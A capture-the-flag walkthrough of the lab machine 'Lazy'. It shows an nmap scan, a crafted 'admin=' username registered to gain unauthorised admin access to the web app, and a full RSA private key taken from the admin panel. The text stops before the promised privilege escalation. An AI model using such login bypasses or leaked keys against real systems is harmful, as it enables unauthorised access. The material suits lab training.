Lazy

Synopsis


Lazy touches a basic 2nd order SQL injection and basic exploitation of SUID binaries and using environment variables to aid in privilege escalation

Skills

- Basic understanding of cryptography
- Basic knowledge of Linux
- Exploiting SUID binaries
- Exploiting PATH environment variables

Exploitation


As always we start with the nmap to check what services/ports are open



```
└─# nmap -A 10.10.10.18
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-06 04:28 EDT
Nmap scan report for 10.10.10.18 (10.10.10.18)
Host is up (0.77s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   1024 e1921b48f89b6396d4e57a405fa4c833 (DSA)
|   2048 afa00f26cd1ab51fa7ec4094ef3c815f (RSA)
|   256 11a32f257367af701856fea2e35481e8 (ECDSA)
|_  256 96819cf4b7bc1a7305eaba4135a466b7 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: CompanyDev
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=6/6%OT=22%CT=1%CU=41391%PV=Y%DS=2%DC=T%G=Y%TM=647EEE9B
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=10C%TI=Z%II=I%TS=B)SEQ(SP=10
OS:0%GCD=1%ISR=10C%TI=Z%CI=I%II=I%TS=8)OPS(O1=M539ST11NW7%O2=M539ST11NW7%O3
OS:=M539NNT11NW7%O4=M539ST11NW7%O5=M539ST11NW7%O6=M539ST11)WIN(W1=7120%W2=7
OS:120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M539NNSNW
OS:7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF
OS:=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=
OS:%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=
OS:0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RI
OS:PCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

Because the web has much more of the attack surface than SSH will will start from there


After accessing the web application we can see, the login and registration functionality



To start, you will need to create a user register and then log in to check this company's projects and potential.

Let's register the malicious administrator user in order to escalate privileges (2nd order SQL injection)

Payload
Username: admin='
Password: pass123



Register

Username:

admin='


Password:

●●●●●●●

Password (again):


●●●●●●●

Registering such a user and login gives us unauthorised administrator access to the application



Tasos this is my ssh key, just in case, if you ever want to login and check something out.

From there we can grab the SSH key



```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAqIkk7+JFhRPDbqA0D1ZB4HxS7Nn6GuEruDvTMS1EBZrUMa9r
upUZr2C4LVqd6+gm4WBDJj/CzAi+g9KxVGNAoT+Exqj0Z2a8Xpz7z42PmvK0Bgkk
3mwB6xmZBr968w9pznUio1GEf9i134x9g190yNa8XXdQ195cX6ysv1tPt/DXaYVq
OOheHpZZNZLTwh+aotEX34DnZLv97sdXZQ7km9qXMf7bqAuMop/ozavqz6ylzUHV
YKFPW3R7UwbEbkH+3GPf9IGOZSx710jTd1JV71t4avC5NNqHxUhZilni39jm/EXi
o1AC4ZKC1FqA/4YjQs4HtKv1AxwAFu7IYUeQ6QIDAQABAoIBAA79a7ieUnqcoGRF
gXvfuypBRIrmdFVRs7bGM2mLUiKBe+ATbyyAOHGd06PNDIC//D1Nd4t+XlARcwh8
g+MylLwCz0dwHZTY0WZE5iy2tZAdiB+FTq8twhnsA+1SuJfHxixjxLnr9TH9z2db
sootwlBesRBLHXilwWeNDyxR7cw5TauRBeXIzwG+pW8nBQt62/4ph/jNYabWZtji
jzSgHJIpmTO6OVERffcwK5TW/J5bHAys97OJVEQ7wc3rOVJS4I/PDFcteQKf9Mcb
+JHc6E2V2NHk00DPZmPEeqH9ylXsWRsirmpbMIZ/HTbnxJXKZJ8408p6Z+n/d8t5
gyoaRgECgYEA0oiSiVPb++auc5du9714TxLA5gpmaE9aaLNwEh4iLOS+Rtzp9jSp
b1auElzXPwACjKYpw709cNGV7bV8PPfBmtyNfHLeMTVf/E/jbRUO/000ZNznPnE7
SztdWk4UWPQx0lcSiShYymc1C/hvcgluKhdAi5m53MiPaNlmtORZ1sECgYEAzO61
apZQ0U629sx0OKn3YacY7bNQlXjl1bw5Lr0jkCIAGiquhUz2jpN7T+seTVPqHQbm
sClLuQ0vJEUAIcSUYOUbuqykdCbXSM3DqayNSiOSyk94Dzlh37Ah9xcCowKuBLnD
gl3dfVsRMNo0xppv4TUmq9//pe952MTf1z+7LCkCgYB2skMTo7DyC3OtfeI1UKBE
zIju6UwlYR/Syd/UhyKzdt+EKkbJ5ZTlTdRkS+2a+lF1pLUFQ2shcTh7RYffA7wm
qFQopsZ4reQI562MMYQ8EfYJK7ZAMSzB1J1kLYMxR7PTJ/4uUA4HRzrUHeQPQhvX
JTbhvfDY9kZMUc2jDN9NwQKBgQCI6VG6jAIiU/xYle9vi94CF6jH5WyI7+RdDwsE
9sezm4OF983wsKJoTo+rrODpuI5IJjwop046C1zbVl3oMXUP5wDHjl+wWeKqeQ2n
ZehfB7UiBEWppiSFVR7b/Tt9vGSWM6Uyi5NWFGk/wghQRw1H4EKdwWECcyNsdts0
6xcZQQKBgQCB1C4QH0t6a7h5aAo/aZwJ+9JUSqsKat0E7ijmz2trYjsZPahPUsnm
+H9wn3Pf5kAt072/4N2LNuDzJeVVYiZUsDwGFDLiCbYyBVXgqtaVdHCfXwhWh1EN
pXoEbtCvgueAQmWpXVxaEiugA1eezU+bMiUmer1Qb/l1U9sNcW9DmA==
-----END RSA PRIVATE KEY-----
```